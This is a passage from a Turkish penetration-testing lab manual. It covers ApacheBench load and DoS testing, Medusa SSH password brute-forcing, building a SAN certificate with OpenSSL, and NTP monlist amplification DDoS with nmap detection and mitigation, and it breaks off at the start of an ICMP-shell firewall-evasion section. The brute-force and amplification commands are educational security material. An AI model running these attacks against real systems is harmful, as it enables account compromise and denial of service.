* flowreplay – emulates a network client using a pcap file as the basis of a TCP or UDP connection (currently in alpha)

Performans testleri icin daha komplike bir program ariyorsaniz Tomahawk deneyebilirsiniz.

Uygulama No: **BGA-UAG-69**

Web Sunuculara Yönelik Performans/DoS testleri

Amaç: Web sunucularına yönelik performans testleri

Web sunucularının performansını ölçme amaçlı çeşitli araçlar vardır. Bunlar arasında kolay kullanımı ve esnekliğinden dolayı ab(Apache HTTP server benchmarking tool) dikkat çeker.

Ab her ne kadar Apache projesi olsa da herhangi bir web sunucuyu test etme amaçlı kullanılabilir. Ab ile çeşitli özelliklerde HTTP istekleri göndererek sunucunun işleme kapasitesi ölçülebilir. Ab aynı zamanda basit bir DOS aracıdır, hedef sisteme eş zamanlı yüzlerce HTTP GET/POST/HEAD istekleri göndererek web sunucunun cevap veremez hale gelmesini sağlayabilir.

Basit kullanımı:

```
# ab -c 900 -n 1000 http://www.sayfa.com/
This is ApacheBench, Version 1.3d <$Revision: 1.73 XXgt; apache-1.3
Copyright (c) 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Copyright (c) 2006 The Apache Software Foundation, http://www.apache.org/
Benchmarking www.sayfa.com (be patient)
Completed 100 requests
Completed 200 requests
Completed 300 requests
Completed 400 requests
Completed 500 requests
Completed 600 requests
```

```
Completed 700 requests

Completed 800 requests

Completed 900 requests

Finished 1000 requests

Server Software:        Apache-Coyote/1.1

Server Hostname:        www.sayfa.com

Server Port:            80

Document Path:          /

Document Length:        4767 bytes

Concurrency Level:      900

Time taken for tests:   6.501 seconds

Complete requests:      1000

Failed requests:        0

Broken pipe errors:     0

Total transferred:      5339849 bytes

HTML transferred:       4893919 bytes

Requests per second:            153.82 [#/sec] (mean)

Time per request:       5850.90 [ms] (mean)

Time per request:       6.50 [ms] (mean, across all concurrent requests)

Transfer rate:          821.39 [Kbytes/sec] received

Connnection Times (ms)

min  mean[+/-sd] median   max

Connect:        7  119  655.6          28  6246
```

```
Processing:   28  405  737.2      69  4144
Waiting:      20  405  737.2      69  4144
Total:        28  525 1018.6     101  6419
Percentage of the requests served within a certain time (ms)
50%  101
66%  425
75%  523
80%  602
90%  1192
95%  3197
98%  4177
99%  6236
100%  6419 (last request)
You have new mail in /var/mail/root
```

Çıktıyı inceleyecek olursak sayfa isteğimiz en hızlı 101, en yavaş 6419 ms sürmüş. Saniyede 153 HTTP GET isteği göndermiş.

Ab parametreleri:

-n parametresi toplamda kaç adet HTTP isteğinin gönderileceğini belirler

-k parametresi HTTP bağlantılarının keepalive kurulacağını belirler

-c parametresi anlık kaç adet HTTP bağlantısı kurulacağını belirler

-t parametresi saniye cinsinden testin ne kadar süreceğini belirler

Ab ile sadece HTTP GET değil, POST istekleri de gönderilebilir. Böylece web sayfası üzerindeki dinamik alanlar ve dinamik alanlara veri sağlayan veritabanı performansı da test edilmiş olur.

#ab -n 1000 -T 'application/x-www-form-urlencoded' -p post_me.txt http://www.sayfa.com/login.aspx

Ek olarak siege, httperf, httping gibi araçlar da web sunucu performans testlerinde kullanılabilir.

Uygulama No: BGA-UAG-70

Medusa – Ağ Servislerine Yönelik Kaba Kuvvet Parola Test Aracı

Amaç: Medusa aracı ile network servislerine yönelik brute force denemeleri

Network üzerinden yapılacak brute force denemeleri içi çeşitli yazılımlar var. Bunlardan en günceli ve özellik olarak en zengini Medusa'dır. Medusa ve diğer bruteforce yazılımlarının güncel karşılaştırma tablosu için http://foofus.net/jmk/medusa/medusa-compare.html adresi incelenmelidir.

Medusa Kurulumu:

#apt-get install medusa //Debian/Ubuntu Linux dağıtımları için

sonrasinda hangi parametreleri aldigini ve yardim menusunu goruntulemek için komut satırından medusa yazilir.

```
root@elmasekeri:~# medusa
Medusa v1.4 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
ALERT: Host information must be supplied.
....
```

Medusa'nin moduler yapısı sayesinde bilinen çoğu network servisine yönelik bruteforce denemeleri yapılabilir. Desteklenen modullerin neler oldugunu gormek icin -d parametresi kullanilir.

```
root@elmasekeri:~#  medusa -d

Medusa v1.4 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

Available modules in "." :

Available modules in "/usr/lib/medusa/modules" :

+ cvs.mod : Brute force module for CVS sessions : version 1.0.0

+ ftp.mod : Brute force module for FTP/FTPS sessions : version 1.3.0

+ http.mod : Brute force module for HTTP : version 1.3.0

+ imap.mod : Brute force module for IMAP sessions : version 1.1.0

+ mssql.mod : Brute force module for M$-SQL sessions : version 1.1.1

+ mysql.mod : Brute force module for MySQL sessions : version 1.2

+ ncp.mod : Brute force module for NCP sessions : version 1.0.0

+ nntp.mod : Brute force module for NNTP sessions : version 0.9

+ pcanywhere.mod : Brute force module for PcAnywhere sessions : version 1.0.2

+ pop3.mod : Brute force module for POP3 sessions : version 1.1.1
```

Herhangi bir module ait ek parametreler dogrudan ekranda gozukmez. Ilgili module ait ek parametreleri ogrenmek için medusa -M modül_ismi -q parametreleri kullanılır.

```
root@elmasekeri:~#medusa  -M web-form  -q

Medusa v1.4 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

web-form.mod (0.9) Luciano Bello <luciano@debian.org> :: Brute force module for web forms

Available module options:
```

USER-AGENT:? User-agent value. Default: "I'm not Mozilla, I'm Ming Mong".

FORM:? Target form to request. Default: "/"

DENY-SIGNAL:? Authentication failure message. Attempt flagged as successful if text is not present in

Medusa kullanarak SSH brute force denemesi:

root@elmasekeri:~# medusa -M ssh -m BANNER:SSH-2.0-MEDUSA -h localhost -u huzeyfe -P wordlist

Medusa v1.4 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1/1) User: huzeyfe (1/1) Password: a (1/26125)

ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1/1) User: huzeyfe (1/1) Password: aba (2/26125)

ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1/1) User: huzeyfe (1/1) Password: abaci (3/26125)

ERROR: Failed to retrieve supported authentication modes. Aborting…

ERROR: No supported authentication methods located.


ACCOUNT CHECK: [ssh] Host: 127.0.0.1 (1/1) User: huzeyfe (1/1) Password: abacilik (4/26125)

Uygulama No: **BGA-UAG-71**

Birden Fazla Alan Adı Için Tek Sertifika Kullanımı

Amaç: Aynı sertifikanın birden fazla alan adı için kullanımı

SSL sertifikaları genellikle tek bir tam tanımlı alan adı (FQDN) için yayınlanır ve sadece ilgili FQDN (CommonName alanında belirtilir) için kullanılırlar. mail.bga.com.tr için hazırlanmış bir sertifika www.bga.com.tr için kullanılamaz.
Bazı durumlarda ilgili alan adına ait birden fazla alt alan adı için sertifika alınması gerekebilir. Kurumsal firmalar her bir alt alan adı (sub domain) için yeni bir sertifika almak yerine tüm alt domainleri kapsayacak şekilde üretilen "Wildcard" sertifika almayı tercih eder.
Wildcard sertifikası ile alan adı kısmı (CommonName)*.bga.com.tr şeklinde verilir ve tüm bga.com.tr'li alt domainler için kullanılabilir.
Sertifikadaki * karekteri sayesinde alınan sertifika standart sertifikalardaki gibi tek bir alan adı için değil sınırsız sayıda alt alan adı için kullanılabilir olur.



Wildcard sertifika ile aşağıdaki gibi bir alan adına ait tüm alt alan adları için tek bir sertifika yeterli olacaktır.

- a.bga.com.tr
- mail.bga.com.tr


- www.bga.com.tr
- netsec.bga.com.tr

Bazı durumda da firmalar birden fazla farklı alan adı için sertifika almak istemektedir. Bu durumda her bir alan adı farklı olduğu için Wildcard sertifika kullanılamaz.

Örnek: Aşağıdaki alan adlarının tamamını içerek bir SSL sertifikası üretilmesi talep edilmektedir.

- bga.com.tr
- netsectr.org
- lifeoverip.net
- siberguvenlik.org
- hack2net.com

Farklı alan adlarının tek bir sertifikada olabilmesi için SAN sertifika kullanılması gerekir. SAN (Subject Alternative Name) sertifikalar günümüzdeki modern browserlarin tamamı tarafından desteklenmekte ve birden fazla alan adı için tek bir sertifika yeterli olmaktadır.



SSL işlemleri için en fazla tercih edilen kütüphane olan OpenSSL SAN desteği sunmaktadır.
Aşağıdaki adımlar kullanılarak birden fazla alan adı için tek bir sertifika isteği üretilebilir.

OpenSSL Kullanaral SAN CSR İsteği Oluşturma

```
openssl req -new -x509 -nodes -config san-openssl.cnf -out /tmp/server.pem -keyout /tmp/server.key -days 365
```

Üretilen sertifikayı kontrol etmek için aşağıdaki komut yeterli olacaktır.

```
root@bt:~# openssl x509 -in /tmp/server.pem -noout -text

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

b6:d6:8e:d2:ab:ea:5c:d8

Signature Algorithm: sha1WithRSAEncryption

Issuer: C=TR, ST=Istanbul, L=Altunizade, O=bga.com.tr, OU=WEB server, CN=*.bga.com.tr/emailAddress=postmaster@bga.com.tr

Validity

Not Before: Feb  9 14:50:38 2013 GMT

Not After : Feb  9 14:50:38 2014 GMT

Subject: C=TR, ST=Istanbul, L=Altunizade, O=bga.com.tr, OU=WEB server, CN=*.bga.com.tr/emailAddress=postmaster@bga.com.tr

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public Key: (1024 bit)

Modulus (1024 bit):

00:a1:1f:7c:57:ee:0f:68:90:e7:a0:23:38:97:e0:

9b:79:48:c9:1c:08:a1:32:33:45:ed:76:e8:df:29:
```

7f:b6:8f:43:68:f1:5f:aa:9f:3b:bf:40:c4:bc:76:

a4:cc:a5:eb:1a:bd:26:c1:44:10:1e:64:04:f4:f7:

c2:2f:43:c5:bb:48:f7:cc:a6:ef:c4:b3:b2:f0:12:

85:1e:f9:ab:05:64:78:e7:aa:71:97:38:a3:5a:15:

e0:10:78:4a:a5:77:ec:0a:f8:fb:9d:2f:ab:ef:fb:

d3:28:4c:72:20:71:9f:b9:d0:c0:e9:6e:27:2a:6c:

f2:d3:af:e6:8d:20:e8:a9:a1

Exponent: 65537 (0x10001)

X509v3 extensions:

Netscape Cert Type:

SSL Server

X509v3 Basic Constraints:

CA:FALSE

X509v3 Key Usage:

Digital Signature, Non Repudiation, Key Encipherment

X509v3 Subject Alternative Name:

DNS:.bga.com.tr, DNS:hack2net.com, DNS:lifeoverip.net, DNS:siberguvenlik.org, DNS:netsectr.org*

Signature Algorithm: sha1WithRSAEncryption

10:45:d5:a8:c5:21:26:7c:bf:50:50:ac:5f:66:b9:69:f0:71:

0c:3e:9f:3a:62:84:0f:38:9d:39:ae:1c:95:3b:50:b9:3f:0a:

f0:08:d6:b1:3c:13:d5:af:a6:e8:1e:22:c1:23:bf:77:d3:04:


a6:8a:fc:b5:ce:d8:0a:eb:53:e6:f3:47:d7:ae:f1:04:88:68:

3e:50:44:97:91:63:d4:2b:2e:d7:19:99:1e:60:aa:62:0a:ba:

ba:b3:81:9b:ef:e7:d3:3a:37:9f:88:c1:e0:25:d2:e6:0a:7f:

2b:d6:d9:7a:92:f1:e8:a5:13:05:fb:d7:d3:5d:1d:fa:96:c5:

Oluşturulmuş SAN Sertifika



Uygulama No: **BGA-UAG-72**

NTP Servisi Kullanarak Gerçekleştirilen Amplification DDoS Saldırıları

Amaç: NTP Servisi kullanılarak Amplification DDOS Saldırıları Gerçekleştirme

DDoS saldırıları her geçen gün önemi artırıyor ve yeni yeni yöntemler, teknikler keşfediliyor. Son zamanlarda kullanılan yöntemler standart araç tabanlı yöntemlerden oldukça farklı, arka planı düşünülmüş, tasarlanmış ve yüksek boyutta olmaktadır. Yeni olarak nitelendirilse de teknik olarak daha önceden bilinen, teorik olarak dökümante edilmiş fakat pratiğini görmediğimiz tipte saldırılar bunlar.

2014 yılında NTP servisindeki monlist özelliğini istismar eden Amplification DDoS saldırısı 400 Gbps(2013 yılı Türkiye internet çıkışına yakın) civarında idi ve bu rakam dünyadaki en ciddi ddos saldırısı olarak tarihe geçmiştir.

Amplification DDoS Saldırıları

Standart DDoS saldırılarında amaç olabildiğince çok fazla sayıda sistem üzerinden hedef sistemlere belirli sayıda paket gönderimi yaparak devre dışı kalmasını sağlamaktır. Amplification tipi saldırılarında ise trafik kapasitesi yüksek aracı sistemler kullanarak saldırgan sahip olduğu bandwidth miktarından çok daha fazlasını hedef sisteme yönlendirir.

İlk olarak Smurf olarak adlandırılan bir ddos saldırısında kullanılan bu yöntem hızlı bir şekilde alınan önlemlerle internet dünyasının gündemini uzunca bir süre meşgul etmemişti. Tekrar 2009 yılında DNS kullanılarak karşımıza çıktı, 2013 yılında ise DNS kullanılarak o zamana kadar ki en büyük DDoS saldırısı (Yaklaşık 300 Gbps) gerçekleştrildi. 2014 yılında NTP ile birlikte 400 Gbps'e ulaşmış oldu. Bu rakkamlar ciddi koruması ve dağıtık altyapısı olmayan erişim sağlayıcılar için oldukca tehlikeli ve önlemesi bir o kadar da zordur.

Smurf saldırısı broadcast'e gönderilen bir adet ICMP paketine karşılık ilgili ağda açık olan tüm sistemlerin cevap vermesi mantığıyla çalışır. Böylece hedef broadcast adresinde 100 tane sistem açıkca bir paket ile 100 paketlik cevap alınabilir. Gönderilen paketlerin kaynak ip adresi ddos yapılmak istenen hedef olarak verilirse saldırgan 10 Mbps trafikle hedefe 1 Gpbs saldırı trafiği ürtebilir. Burada saldırıya yapan kaynak adresleri ilgili ağda bulunan ve broadcast ICMP paketlerine cevap dönen sıradan sistemler olacaktır.
Broadcast'e gelen ICMP isteklerine cevap vermeyecek şekilde yapılındırılmasıyla bu zafiyet hızlıca kapatılmıştır.
Linux sistemlerin icmp paketlerine (broadcast) cevap verip vermediği aşağıdaki komutla öğrenilebilir.

```
sysctl net.ipv4.icmp_echo_ignore_broadcasts
```

komutun çıktısının aşağıdaki gibi olması gerekir.
net.ipv4.icmp_echo_ignore_broadcasts = 1

Smurf ICMP kullandığı için ve icmp genellikle yardımcı protokol görevine sahip olduğu için ICMP'nin kapatılması ile Smurf ve benzeri bir çok atak engellenmiş oldu. Amplification saldırıları ICMP'nin yanında NTP, SNMP ve DNS protokolleri üzerinden de gerçekleştirilebilir. Son zamanlarda daha çok DNS ve NTP kullanılarak gerçekleştirildiğini görüyoruz.

NTP üzerinden gerçekleştirilen amplification ddos saldırıları

NTP, zaman senkronize protokolüdür. Bilişim sistemlerinin merkezi olarak zaman bilgilerini alıp güncelleyeceği bir servistir. UDP/123 portundan çalışır ve herhangi bir kimlik doğrulama aşaması bulunmamaktadır.
Öncelikle belirtmek gerekir ki bir protokol UDP tabanlı ise onun guvenliğini sağlamak icin protokolden iki kat daha fazla uygulama uygulama geliştiricisine iş düşer.

Bir NTP sunucusunun durumunu öğrenmek için aşağıdaki komut yeterli olacaktır.

```
[root@s-guard19 ~]# ntpq -pn
     remote           refid      st t when poll reach   delay   offset  jitter
==============================================================================
-208.53.158.34   164.244.221.197  2 u  266  512  377   20.715    8.447   0.091
+50.116.55.65    200.98.196.212   2 u  247  512  377    7.651   -1.170   0.225
+129.250.35.250  209.51.161.238   2 u  269  512  377    1.025   -0.229   0.096
*10.0.77.54      172.18.1.12      3 u  437 1024  377    0.135    0.568   0.522
```

NTP Monlist özelliği ve istismarı

ntp sunucular, kendine daha önce sorgu yapan ip adreslerini bellekte tutar ve bunu bir sorgu ile öğrenmemize fırsat tanır. Aşağıdaki komut ile o NTP sunucuyu kullanan son 600 ip adresi alınabilir.

```
[root@s-guard19 ~]# ntpdc -n -c monlist 50.22.202.163|more
```

```
remote address        port local address      count m ver code avgint  lstint
================================================================================
50.22.202.163         58609 50.22.202.163        2 7 2     0    32      0
184.45.66.119           80 50.22.202.163       69 7 2     0     7      0
83.250.130.244          80 50.22.202.163        1 7 2     0     0      0
199.255.209.211       6005 50.22.202.163     4914 7 2     0     4      0
89.108.86.169           21 50.22.202.163      736 7 2     0     4      0
83.108.22.62            80 50.22.202.163       76 7 2     0     4      1
141.0.23.147            80 50.22.202.163      140 7 2     0     4      2
83.98.143.20            80 50.22.202.163      142 7 2     0     4      2
76.76.4.146             80 50.22.202.163     2577 7 2     0     4      2
85.153.46.92            80 50.22.202.163     1383 7 2     0     3      2
5.39.114.89             53 50.22.202.163     4876 7 2     0     2      3
139.216.201.12          80 50.22.202.163       22 7 2     0   269      3
207.244.74.132        6005 50.22.202.163       97 7 2     0     4      3
178.235.0.18            80 50.22.202.163       38 7 2     0     7      4
184.173.86.203          80 50.22.202.163      105 7 2     0    80      8
31.169.77.59         35157 50.22.202.163        9 7 2     0   154     22
...
```

Burada gönderilen isteğin (NTP isteği) boyutu incelenirse yaklaşık olarak 250 Byte civarında olduğu gözükecektir. Bu pakete dönen cevapların toplamı (bir adet isteğe karşı toplamda 10-15 cevap dönmektedir) 7500 Byte'a yakındır. Buradan bir istekle hedef sistem üzerinden 30 kat daha fazla trafik üretebileceğimizi görebiliriz.
NTP, UDP tabanlı olduğu için gönderilecek isteklerde kaynak ip adresi olarak ddos saldırısı gerçekleştirilmek istenen hedef verilirse saldırgan 10 Mbps ile 300 Mbps trafik üretebilir. Bunun gibi 100lerce açık NTP sunucusu bularak.

Monlist özelliği aktif sistemlerin tespiti

Nmap'in "ntp monlist" scripti kullanarak bir ağdaki monlist özelliği aktif olan NTP sunucuları tespit edilebilir.

```
nmap -sU -pU:123 -Pn -n --script=ntp-monlist 192.168.0.0/24
```

Örnek bir çıktı aşağıdaki gibi olacaktır.

```
[root@s-guard19 /usr/local/share/nmap/scripts]# nmap -sU -pU:123 -Pn -n --script=ntp-monlist localhost

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2014-03-09 10:10 CDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00010s latency).
PORT    STATE SERVICE
123/udp open  ntp
| ntp-monlist:
|   Target is synchronised with 129.250.35.251
|   Alternative Target Interfaces:
|     10.32.83.4     50.22.202.133   50.22.202.163
|   Private Servers (1)
|     10.0.77.54
|   Public Servers (3)
|     38.229.71.1     50.116.38.157   129.250.35.251
|   Other Associations (14)
|     127.0.0.1 (You?) seen 3 times. last tx was unicast v2 mode 7
|     84.24.85.156 seen 11 times. last tx was unicast v2 mode 7
|     94.242.255.62 seen 10 times. last tx was unicast v2 mode 7
|     199.255.209.211 seen 11 times. last tx was unicast v2 mode 7
|     141.0.23.147 seen 11 times. last tx was unicast v2 mode 7
|     130.193.170.56 seen 10 times. last tx was unicast v2 mode 7
|     178.235.0.18 seen 10 times. last tx was unicast v2 mode 7
|     84.248.95.88 seen 21 times. last tx was unicast v2 mode 7
|     86.141.107.15 seen 11 times. last tx was unicast v2 mode 7
|     76.76.4.146 seen 10 times. last tx was unicast v2 mode 7
|     31.220.4.151 seen 10 times. last tx was unicast v2 mode 7
|     106.219.29.214 seen 10 times. last tx was unicast v2 mode 7
|     83.98.143.20 seen 9 times. last tx was unicast v2 mode 7
|_    50.90.225.202 seen 4 times. last tx was unicast v2 mode 7

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

Korunma Yöntemleri

En temel ve önemli korunma yöntemi NTP sunucusu açık olması gerekmiyorsa servisin kapatılması veya güvenlik duvarı arkasında ise portun Firewalldan kapatılmasıdır.

NTP sunucu olarak hizmet verilmesi gerekiyorsa ilk adımdaki öneriler işe yaramayacaktır. Bunun icin NTP yapılandırma dosyasına gidip *"disable monitor"* satırının eklenmesi ve ntp servisinin yeniden başlatılması yeterli olacaktır.

```
[root@s-guard19 ~]# /etc/rc.d/ntpd restart
Stopping ntpd.
Starting ntpd.
[root@s-guard19 ~]# ntpdc -n -c monlist 50.22.202.163
***Server reports data not found
```

Uygulama No: **BGA-UAG-73**

Sızma Testlerinde ICMP Üzerinden Shell Alma

Amaç: ICMP üzerinden shell alma yöntemi ile Güvenlik cihazlarını atlatma


Sızma testlerinde sıklıkla güvenlik cihazlarına(firewall,ips,waf vs.) veya antivirüs uygulamalarına rastlanmaktadır. Neredeyse bu tarz engeller ile karşılaşılmayan sistem yok denilebilir. Karşılaşılan güvenlik cihazlarının engellemelerini aşmak için çeşitli yöntemler kullanılabilinir. Genellikle tünelleme yöntemleri kullanılarak ilgili durumlar aşılmaktadır. DNS ve SSH tünelleme en sık 